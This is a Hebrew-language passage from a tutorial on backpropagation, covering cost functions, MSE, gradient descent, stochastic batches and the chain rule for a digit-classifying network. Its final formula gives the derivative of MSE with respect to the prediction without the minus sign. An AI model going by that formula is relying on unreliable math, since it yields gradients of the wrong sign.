עם כל משקל כזה, וכל bias, נוכל לשחק כדי להתאים את הרשת שלנו ולקבל את התוצאה המדויקת ביותר.

אגב - השלב השני מסובך יותר ☺

Backward Propagation

כפי שראינו, לחלק הראשון קראו Forward Propagation, משום שבחלק הזה התחלנו מה-Input וחישבנו את ה-Output, הלכנו "קדימה" ברשת שלנו. עד כה, המכונה שלנו לא למדה כלום, היא רק חישבה דברים. החלק השני נקרא, Backward Propagation, ואני אשאיר לכם להבין למה. לפני שנצלול ליופי המתמטי הזה, כדאי שנכיר כמה דברים:

איך נראה בעצם תהליך בניית הרשת?

כפי שציינתי, אנחנו נגדיר את מספר השכבות, כמות הנוירונים בכל שכבה והחיבורים בין כל שכבה. כמו כן אנחנו מעבירים את שכבת ה-Input אז אנחנו יודעים מה יהיו ערכי הנוירונים בה בכל Input. אבל מעבר לזה, אנחנו לא שולטים על כלום.

זאת אומרת, תחילה, המודל נותן ערכים רנדומליים לנוירונים והמשקולות בשכבות השונות.

אז נניח והתחלנו לרוץ, יש לנו שכבות, יש נוירונים, יש משקלים, נתנו למודל וקטור מספרי המיצג תמונה של הספרה 3, ונתנו לו להריץ את הפונקציה שהסברנו קודם (תהליך ה-Forward Propagation).

אנחנו מצפים שהנוירון בשכבת ה-Output המייצג את הספרה 3 יהיה בעל ערך קרוב ל-1 ושאר הנוירונים יהיו בעלי ערך קרוב ל-0, נכון?

אבל למה שזה יקרה אם הרשת מלאה בערכים רנדומליים? אז זה לא יקרה. אנחנו נקבל איזו שטות מבולבלת.


עכשיו שאלת השאלות, איך המודל יודע שהוא טעה? ואיך הוא משתפר (לומד)?

אנחנו מגדירים משהו שנקרא Cost function, מטרת הפונקציה הזו היא להגיד למודל שהוא טעה.

- אם יצא לכם ללמוד או לקרוא פעם בתחום, אתם בטח אומרים, רגע זה לא loss function?
  אז, loss function מתייחסת למקרה בודד (הפרש הטעות בריבוע), Cost function היא פונקצית חישוב הטעות הכללית. מיד הכל יתברר.

איך היא נראית?

ניקח את הערכים שהמודל שלנו הוציא (שטות כלשהי), וניקח את הערך שהוא היה אמור להוציא (0 בכל הנוירונים ו-1 בנוירון שמיצג את הספרה 3), נחשב את סכום הריבועים של ההפרש ביניהם:



אם הרשת הצליחה לסווג את הספרה בצורה טובה, הסכום הזה יתקרב ל-0, ככל שהרשת תוציא תוצאה לא טובה, הסכום הזה יגדל.

ולכן - אנחנו רוצים שהערך של פונקצית ה-cost יהיה כמה שיותר נמוך!

את הסכום הזה, אנו מחשבים עבור כל ספרה באימון.


אז אם אנחנו מאמינים את המודל שלנו על 40,000 תמונות, יהיו לנו 40,000 סכומים שכאלו שמייצגים את ההצלחה של המודל בכל פעם. מה אנחנו עושים איתם?

מחשבים את הממוצע שלהם. זו היא האינדיקציה של המודל לכמה הוא היה גרוע.

אז המודל עכשיו רץ על 40,000 תמונות, עם ערכים אקראיים במשקולות וב-bias, עכשיו הוא יודע שהוא גרוע, מה הוא עושה עם המידע הזה?

כדי להבין את קונספט ההשתפרות, בואו נחשוב פשוט.

נניח וזו פונקצית ה-Cost שלנו, פונקציה מחייכת פשוטה, מקבלים X ומחזירים Y.




אם נסתכל על הפונקציה הזו, בידיעה שהתוצאה של פונקצית ה-cost שלנו צריכה להיות כמה שיותר נמוכה (כי זה מה שמעיד על מודל יותר מדויק), הרי ברור לחלוטין מה אנחנו צריכים לעשות כאן!

איך מוצאים את ערך ה-X שיחזיר את ה-Y הכי קטן? נקודת מינימום!

(וכאן כולנו יכולים להפסיק להתלונן שמה שלמדנו בתואר לא עוזר בכלום, כי הנה היא, נגזרת!)

- חשוב לציין שהפונקציה שלנו יכולה להיות הרבה יותר מסובכת מהפונקציה הזו, ואם למדנו מתמטיקה אנחנו יודעים שלפונקציה יכולות להיות נקודות קיצון לוקאליות, שהן לא הנמוכות ביותר לפונקציה.

אז מה בעצם אנחנו עושים מאחורי הקלעים? הרצנו את המודל פעם אחת על כל הדוגמאות וקיבלנו פונקציית cost, נניח שזו הפונקציה שלנו:




כעת, עלינו להבין לאן עלינו לזוז על מנת להקטין את הערך של הפונקציה.

כיצד? אם נוכל לחשב את השיפוע (אהמ אהמ... נגזרת) בנקודה בה אנו נמצאים, נוכל לדעת לאיזה כיוון עלינו לזוז ! (זאת אומרת, האם עלינו להגדיל או להקטין).

אם נעשה את הפעולה הזו שוב ושוב, וכל פעם נזוז מטה בהתאם לשיפוע (מימין או משמאל), בסוף נגיע לנקודת מינימום לוקאלית של הפונקציה.

רק נקודה פצפונת בנוגע לזה, הפונקצית cost שלנו תראה פחות כמו בדוגמא ויותר.. ככה (וגם זה לא, כי בדוגמא שלנו למשל יש לה 13,002 מימדים... ☹




אך הקונספט הוא זהה, פשוט הדרך למציאת המינימום היא שונה, והיא נקראת Gradient Descent. בעצם "למידה של הרשת" מתרגם להקטנת ערך התוצאה של פונקציית ה-cost.

בסופו של דבר, Gradient Descent מחזיר לנו וקטור מספרי, שבו נשתמש כדי לשנות את ערכי המשקולות שלנו ברשת. לאחר שנשנה אותן, נריץ את כל הסיפור הזה שוב, ונשנה אותן שוב, ושוב, ושוב..

עד שנגיע לנקודה שבה פונקציית ה-cost היא מינימלית.

דוגמא קטנה:




כל התהליך הזה, של חישוב ה-Gradient (הוקטור) ועדכון המשקולות, נקרא Backward Propagation.

לעומת תהליך Forward Propagation, שמתחיל בשכבת ה-Input ומסתיים בשכבת ה-Output. התהליך הזה מתחיל עם הערך שקיבלנו בשכבת ה-Output, ואז "הולך אחרונית" ומעדכן את המשקלים ברשת.

בקיצור הבנתם את הקונספט של השמות.


בואו נבין טוב יותר את התהליך הזה, קודם כל בלי מתמטיקה

נניח ויש לנו תמונה של הספרה 2, ביצענו Forward Propagation וקיבלנו תוצאה כלשהי:



במקרה הזה, נוכל לראות שהערך בנוירון שמייצג 2 צריך לגדול משמעותית (כרגע הוא 0.2 ואנחנו רוצים שיהיה 1) ושאר הערכים צריכים להתקרב ל-0, זאת אומרת שהיינו רוצים להקטין אותם.

נסתכל רק על הנוירון שמייצג את הספרה 2:



נוכל לראות גם את הנוסחה שבאמצעותה אנחנו מחשבים את הנוירון (Sigmoid של סכום כפל המשקולות והנוירונים בתוספת ה-bias).


מה נוכל לשנות כאן כדי להגדיל את התוצאה שלנו?

1. את המשקולות המחברות את הנוירונים בשכבה הקודם לנוירון שלנו
2. את ה-bias של הנוירון שלנו
3. ללכת עוד שכבה אחת אחורה, לשנות בה את המשקולות או ה-bias, מה שישנה את הנוירונים של השכבה האחת לפני אחרונה פה

נוכל לראות בתמונה שהנוירון הראשון בשכבה האחת לפני אחרונה הוא מאוד בהיר, מה שאומר שיש לו ערך יחסית גבוה, לכן אם נגדיל את המשקל שמחבר בינו לבין הנוירון שלנו, נוכל להשפיע משמעותית(יחסית) על הערך של הנוירון שלנו. באותה מידה, נוכל להקטין את המשקולות שמחברות נוירונים נמוכים (שחורים) ובכך למנוע את הירידה של הערך בנוירון שלנו. (כי אנחנו נותנים לו פחות משקל, פחות משמעות ויכולת השפעה).


חשוב לזכור, שאחרי שנחליט מה הדרך הכי טובה להגדיל את הערך בנוירון הזה, נצטרך למצוא את הדרך הכי טובה למזער את הערכים בשאר הנוירונים.

להמחשה:



ושוב, כל התהליך הזה, הוא רק על דוגמא אחת באימון, אבל האימון שלנו מכיל 40,000 דוגמאות.

אחרי שעשינו את התהליך על כל הדוגמאות, נעשה ממוצע לכל משקל, וזה יהיה הערך שבו נשתמש כדי לשנות את המשקלים שלנו ברשת!




	2	5	0	4	1	9	...	Average over all training data
w_0	-0.08	$+0.02$	-0.02	$+0.11$	-0.05	-0.14	... →	-0.08
w_1	-0.11	$+0.11$	$+0.07$	$+0.02$	$+0.09$	$+0.05$	... →	$+0.12$
w_2	-0.07	-0.04	-0.01	$+0.02$	$+0.13$	-0.15	... →	-0.06
⋮	⋮	⋮	⋮	⋮	⋮	⋮	⋱	⋮
$w_{13,001}$	$+0.13$	$+0.08$	-0.06	-0.09	-0.02	$+0.04$	... →	$+0.04$

זה בגדול הוקטור Gradient שלנו. משום שתהליך החישוב הזה לוקח הרבה זמן, נהוג להשתמש בשיטה בשם stochastic gradient descent, שבעצם מחלקת את ה-data שלנו ל-batch-ים, שהם בעצם קבוצות קטנות יותר של דוגמאות אימון.

בכל פעם התהליך הזה מתבצע על כל batch ומעדכן את המשקלים בהתאם. הפעולה הזו משפיעה על החישוב בכך שבמקום שנרד למינימום לאט, אך בצורה מדויקת, נעשה פסיעות קטנות ומהירות כלפי המינימום.

- דמיינו איש שיורד מהר בצורה מחושבת ומדויקת לעומת איש שיכור שמתנדנד לו בהר עד למטה.



צד ימין זה stochastic.

כעת, בואו ננסה להבין קצת את הרעיון של החישוב שנעשה כדי ליצור את הוקטור הזה

אז יש לנו את פונקצית ה-cost שהיא ממוצע של ההפרש בין התוצאה שיצאה למודל לתוצאה המצופה בריבוע. להלן:

$$C = MSE = \frac{1}{n}\sum_{i=1}^{n}(y_i - \hat{y}_i)^2$$

MSE - mean squared error

עכשיו, כדי להבין מה המשקלים וה-bias הטובים ביותר לרשת שלנו, נצטרך כיצד הערך של פונקצית ה-cost משתנה בהתאם למשקולות ול-bias שלנו.

וכאן מתחיל חישוב ה-gradient. בדוגמא שלנו נחשב את ה-gradient של פונקצית ה-cost שתיוצג כ-C ביחס למשקולת אחת שתיוצג כ-wi. (החישוב הזה בעצם יתבצע עבור כל משקולת וכל bias).

לצורך החישוב אנחנו נשתמש בנגזרות חלקיות, ובכלל השרשרת המאפשר למצוא נגזרת של פונקציה המורכבת ממספר פונקציות אחרות:

$$\frac{\partial C}{\partial w_i} = \frac{\partial C}{\partial \hat{y}} \times \frac{\partial \hat{y}}{\partial z} \times \frac{\partial z}{\partial w_i}$$

אז מה יש לנו כאן? פונקציית ה-cost מיוצגת כ-C. המשקל הנוכחי מיוצג כ-wi הערך שהפונקציה חזתה (הערך הנוירון הסופי) מיוצג כ-$\hat{y}$.

סכום המשקולות כפול הנוירונים ועוד הbias שהובילו לנוירון שלנו מיוצג כ-Z (לפני פונקציית האקטיבציה). כעת, עלינו למצוא את שלושת הגרדיאנטים האלו:

$$\frac{\partial C}{\partial \hat{y}} = ? \qquad \frac{\partial \hat{y}}{\partial z} = ? \qquad \frac{\partial z}{\partial w_1} = ?$$

נתחיל מהראשון, הגרדיאנט של C ביחס לערך שהמודל חזה ($\hat{y}$):

$$\frac{\partial C}{\partial \hat{y}} = \frac{\partial}{\partial \hat{y}}\frac{1}{n}\sum_{i=1}^{n}(y_i - \hat{y}_i)^2 = 2 \times \frac{1}{n}\sum_{i=1}^{n}(y_i - \hat{y}_i)$$

עד פה מדובר על נגזרת קלאסית, כעת, למטרות נוחות, נסדר את זה קצת.

